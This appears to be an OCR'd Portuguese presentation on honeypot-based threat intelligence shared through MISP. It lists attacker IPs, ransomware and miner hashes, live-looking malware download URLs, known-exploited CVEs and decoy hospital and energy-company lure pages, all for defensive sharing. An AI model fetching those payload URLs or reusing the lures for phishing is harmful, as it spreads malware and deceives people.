
ip-src / ip-dst
Endereços IP de origem/destino

domain
Domínios de C2 identificados

url
URLs de payload ou phishing

md5 / sha256
Hashes de malware capturados

port
Portas alvo e serviços explorados


source:honeypot
attack:bruteforce
attack:exploited-host
attack:hacking
attack:iot-targeted
attack:port-scan
attack:ssh-bruteforce
confidence:high
threat-level:high
report-count:medium
staleness:stale
country:UA
domain:harnet.com.ua
ip-type:fixed-line-isp
recon:network-scanning
misp-galaxy:botnet="SSH Botnet"
mitre-attack:T1110-Brute-Force
mitre-attack:T1046
mitre-attack:T1068-Exploitation-for-Privilege-Escalation
mitre-attack:IoT-Targeting
Botnet
Mirai
1 2 3 4
Show 4
more...
Inherit
TLP:CLEAR
2026-06-09* d7a...370 Network activity ip-src 47.243.226.196
source:honeypot
attack:bruteforce
attack:hacking
attack:port-scan
confidence:medium
threat-level:medium
report-count:low
staleness:stale
country:HK
domain:alibabacloud.com
ip-type:data-center/web-hosting/transit
recon:network-scanning
mitre-attack:T1110-Brute-Force
mitre-attack:T1046
1 2 3 4
Show 4
more...
Inherit
(0/0/0)
2026-06-09* 35a...831 Network activity ip-src 47.84.225.13
source:honeypot
attack:bad-bot
attack:hacking
attack:port-scan
attack:webapp
confidence:medium
threat-level:medium
report-count:low
staleness:stale
country:SG
domain:alibaba-inc.com
ip-type:data-center/web-hosting/transit
recon:network-scanning
mitre-attack:T1046
mitre-attack:T1595-Active-Scanning
1 2 3 4
Show 4
more...
Inherit
(0/0/0)
2026-06-09* a47...9ab Network activity ip-src 49.150.52.21
source:honeypot
attack:bruteforce
attack:exploited-host
attack:hacking
attack:iot-targeted
attack:port-scan
confidence:medium
threat-level:medium
report-count:low
staleness:stale
country:PH
domain:pldthome.com
ip-type:fixed-line-isp
recon:network-scanning
mitre-attack:T1110-Brute-Force
mitre-attack:T1046
mitre-attack:T1068-Exploitation-for-Privilege-Escalation
mitre-attack:IoT-Targeting
1 2 3 4
Show 4
more...
Inherit
(0/0/0)
2026-06-09* 021...d37 Network activity ip-src 5.188.206.194
source:honeypot
attack:bruteforce
attack:exploited-host
attack:hacking
attack:port-scan
attack:webapp
confidence:high
threat-level:critical
report-count:very-high
staleness:stale
country:BG
domain:fasthost.ltd
ip-type:data-center/web-hosting/transit
recon:network-scanning
mitre-attack:T1110-Brute-Force
mitre-attack:T1046
mitre-attack:T1584
mitre-attack:T1068-Exploitation-for-Privilege-Escalation
1 2 3 4
Show 4
more...
Inherit
(0/0/0)


2026-06-10*	923...122	Payload delivery	sha1	ee873172649e457e0edd2095015e8b2047c126d6	confidence:high malware_classification:ransomware malware-family:Exp:Win/CVE.2017.0147 malware-family:Exploit.EternalBlue!1.AAED-(CLASSIC) malware-family:Ransom.WannaCrypt.$1670344 malware-family:Ransom/W32.WannaCry.5267459 malware-family:Ransom:Win32/CVE!pz malware-family:Trojan-Ransom.Win32.Wanna.m malware-family:Trojan.Encoder.11432 malware-family:TrojanDropper/Agent.mh malware-family:Trojan[Exploit]/Win32.CVE-2017-0147 malware-family:Win.Ransomware.Wanna-9769986-0 malware-family:Win32.HeurC.KVM005.a malware-family:dll.trojan.wannacry malware-family:win/malicious_confidence_100%-(W) malware-label:trojan.wannacry/wanna malware-name:cztf malware-name:wanna malware-name:wannacry mitre-attack:T1486 misp-galaxy:ransomware="Generic Ransomware" mitre-attack:T1105		trojan.wannacry/wanna		7	TLP:CLEAR	Inherit
2026-06-10*	da4...5f4	Payload delivery	md5	a0eb5de69279cef88ab9e2ac37312583	confidence:very-low threat-level:low malware_classification:trojan malware-family:suspicious malware-family:Trojan.Generic.D46AFBA1 malware-family:Trojan.GenericKD.74120097 malware-family:Trojan.GenericKD.74120097-(B) malware-family:unknown.trojan.generic malware-label:trojan.		trojan.		7 8 22		Inherit
2026-06-10*	2bf...613	Payload delivery	sha256	d7188b8c575367e10ea8b36ec7cca067ef6ce6d26ffa8c74b3faa0b14ebb8ff0	confidence:low threat-level:low file-type:elf os:linux mitre-attack:T1622 malware_classification:miner malware_classification:trojan malware-family:Android.CoinMine.55 malware-family:Android.Trj.CoinMine.CD malware-family:Android/CoinMiner.X-trojan malware-family:E32/DCCoinmnr.KVRC- malware-family:ELF.CoinMiner.41728 malware-family:ELF/AdbMiner.X!tr malware-family:ELF:BitCoinMiner-FZ-[PUP] malware-family:Linux/Coinminer.153208 malware-family:Linux/Coinminer.g malware-family:Mal/Generic-S malware-family:Miner:Android/CoinMiner.X		miner.coinmine/elf32		7 8 22		Inherit

TLP:CLEAR


2026-06-10*	eae...67c	Network activity	url	http://94.156.152.67/boyl7molon	source:honeypot		11 12 13 14 Show 5 more...		Inherit	(0/0/0)	
2026-06-10*	013...617	Network activity	url	http://106.13.23.149:6819/arm_linux	source:honeypot		11 12 13 14 Show 5 more...		Inherit	(0/0/0)	
2026-06-10*	0d1...038	Network activity	url	http://45.156.87.31/Crouvieum.sh	source:honeypot		11 12 13 14 Show 5 more...		Inherit	(0/0/0)	
2026-06-10*	1d5...cc1	Network activity	url	http://45.156.87.31/tftp1.sh	source:honeypot		11 12 13 14 Show 5 more...		Inherit	(0/0/0)	
2026-06-10*	eb6...54f	Network activity	url	http://196.251.107.133/bins/parm7	source:honeypot		11 12 13 14 Show 5 more...		Inherit	(0/0/0)	
2026-06-10*	468...215	Network activity	url	http://welcome-trezur-cdn.tem3.io/	source:honeypot		11 12 13 14 Show 5 more...		Inherit	(0/0/0)	

2026-06-10*	326...125	External analysis	vulnerability	CVE-2020-5902	source:honeypot x severity:critical x threat-level:critical x cvss:9+ x epss:critical x epss-percentile:top-5pct x exploit:known-exploited x mitre-attack:T1190 x confidence:high x vuln-type:path-traversal x mitre-attack:T1083 x cwe:CWE-22 x staleness:older-than-1y x	CVSS: 9.8 (3.1) | Severidade: CRITICAL EPSS: 94.4% (percentil 100%) Exploit conhecido: SIM (CISA KEV) CWE: CWE-22, CWE-22 Publicado: 2020-07-01 | Status: Analyzed Vetor CVSS: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H Descrição: In BIG-IP versions 15.0.0-15.1.0.3, 14.1.0-14.1.2.5, 13.1.0-13.1.3.3, 12.1.0-12.1.5.1, and 11.6.1-11.6.5.1, the Traffic Management User Interface (TMUI), also referred to as the Configuration utility, has a Remote Code Execution (RCE) vulnerability in undisclosed pages.	9 10	Inherit	TLP:CLEAR (0/0/0)	
2026-06-10*	402...ba0	External analysis	vulnerability	CVE-2020-14882	source:honeypot x severity:critical x threat-level:critical x cvss:9+ x epss:critical x epss-percentile:top-5pct x exploit:known-exploited x mitre-attack:T1190 x confidence:high x staleness:older-than-1y x	CVSS: 9.8 (3.1) | Severidade: CRITICAL EPSS: 94.5% (percentil 100%) Exploit conhecido: SIM (CISA KEV) CWE: N/A Publicado: 2020-10-21 | Status: Analyzed Vetor CVSS: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H Descrição: Vulnerability in the Oracle WebLogic Server product of Oracle Fusion Middleware (component: Console). Supported versions that are affected are 10.3.6.0.0, 12.1.3.0.0, 12.2.1.3.0, 12.2.1.4.0 and 14.1.1.0.0. Easily exploitable vulnerability allows unauthenticated attacker with network access via HTTP	9 10	Inherit	(0/0/0)	
2026-06-10*	22a...243	External analysis	vulnerability	CVE-2020-14883	source:honeypot x severity:high x threat-level:high x cvss:7-9 x epss:critical x epss-percentile:top-5pct x exploit:known-exploited x mitre-attack:T1190 x confidence:high x staleness:older-than-1y x	CVSS: 7.2 (3.1) | Severidade: HIGH EPSS: 94.4% (percentil 100%) Exploit conhecido: SIM (CISA KEV) CWE: N/A Publicado: 2020-10-21 | Status: Analyzed Vetor CVSS: CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H Descrição: Vulnerability in the Oracle WebLogic Server product of Oracle Fusion Middleware (component: Console). Supported versions that are affected are 10.3.6.0.0, 12.1.3.0.0, 12.2.1.3.0, 12.2.1.4.0 and 14.1.1.0.0. Easily exploitable vulnerability allows high privileged attacker with network access via HTTP	9 10	Inherit	(0/0/0)	

Saúde


Setor de Saúde S.A.
REDE HOSPITALAR NACIONAL
Serviços
Infraestrutura
Nossas Unidades
Notícias
Sobre
Contato
Portal do Colaborador
HIS V3.1 — SISTEMA HOSPITALAR INTEGRADO
Cuidado que salva o Brasil
A Setor de Saúde S.A. opera uma das maiores redes hospitalares privadas do país, com 47 unidades, prontos-socorros, UTIs e laboratórios integrados por tecnologia de ponta e prontuário eletrônico unificado.
Acessar Portal Hospitalar
Ver Especialidades
47 +
UNIDADES HOSPITALARES
3.200 leitos
CAPACIDADE TOTAL
98.4%
DISPONIBILIDADE SISTÊMICA
21
estados
COBERTURA NACIONAL

Energia


Setor Elétrico S.A.
INFRAESTRUTURA CRÍTICA
Operações
Infraestrutura
Cobertura
Notícias
Sobre
Contato
Portal do Colaborador
SISTEMA OPERACIONAL — SCO V4.2
Energia que move o Brasil elétrico
A Setor Elétrico S.A. opera uma das maiores redes de geração e distribuição de energia elétrica do país, atendendo indústrias, usinas e infraestrutura crítica nacional com tecnologia de ponta e monitoramento em tempo real.
Acessar Portal Operacional
Nossos Serviços
4.821 MW
CAPACIDADE INSTALADA
52 +
UNIDADES OPERACIONAIS
99.7%
DISPONIBILIDADE
18
estados
COBERTURA NACIONAL

1. COLETA E CAPTURA DE DADOS DE ATAQUE

ATACANTE

IPs

TENTATIVAS DE ATAQUE
Alertas, Comandos, Artefatos, Logs

SENSORES HONEYPOT

Diversos serviços e protocolos em ambiente controlado para atrair e registrar ataques reais

NORMALIZAÇÃO E ENVIO DOS EVENTOS

2. ANÁLISE, ENRIQUECIMENTO E CORRELAÇÃO (A INTELIGÊNCIA)

T-POT CENTRAL / ELASTIC

elastic

ANÁLISE E CORRELAÇÃO
Dashboards, Visualizações, Detecções e Contexto

ARMAZENAMENTO DE DADOS

Logstash / Engine de Regras GeoIP

MISP
Threat Sharing

3. PRODUÇÃO DE INTELIGÊNCIA ACIONÁVEL E DEFESA (DISSEMINAÇÃO)

BLOQUEIO DE IPs
Firewall / IPS
Bloqueio de IPs

FEEDS DE AMEAÇAS (IOCs)
Compartilhamento de Indicadores

SIEM / SOAR
Correlação e Geração de Alertas

PROTEÇÃO DE ENDPOINTS (EDR)
Enriquecimento de Alertas

VISIBILIDADE
Acompanhamento completo dos ataques em tempo real

RESPOSTA MAIS RÁPIDA
Detecção, contexto e ação em menor tempo

INTELIGÊNCIA COMPARTILHADA
Indicadores enriquecidos e prontos para uso

DEFESA CONTÍNUA
Ambiente mais seguro e resiliente

TLP:CLEAR

Conclusões

Honeypots como Fonte de Inteligência

- Honeypots geram IOCs reais e verificados
- Enriquecimento automatizado agrega contexto valioso
- MISP padroniza e amplifica o compartilhamento
- Comunidade forte = defesa coletiva mais eficaz

TLP:CLEAR

Obrigado!

Dúvidas? Vamos conversar!

Thiago Cesar

/in/thiago-cesar-paixao

escaneie para conectar

Ismael Rocha

/in/ismael-rocha

escaneie para conectar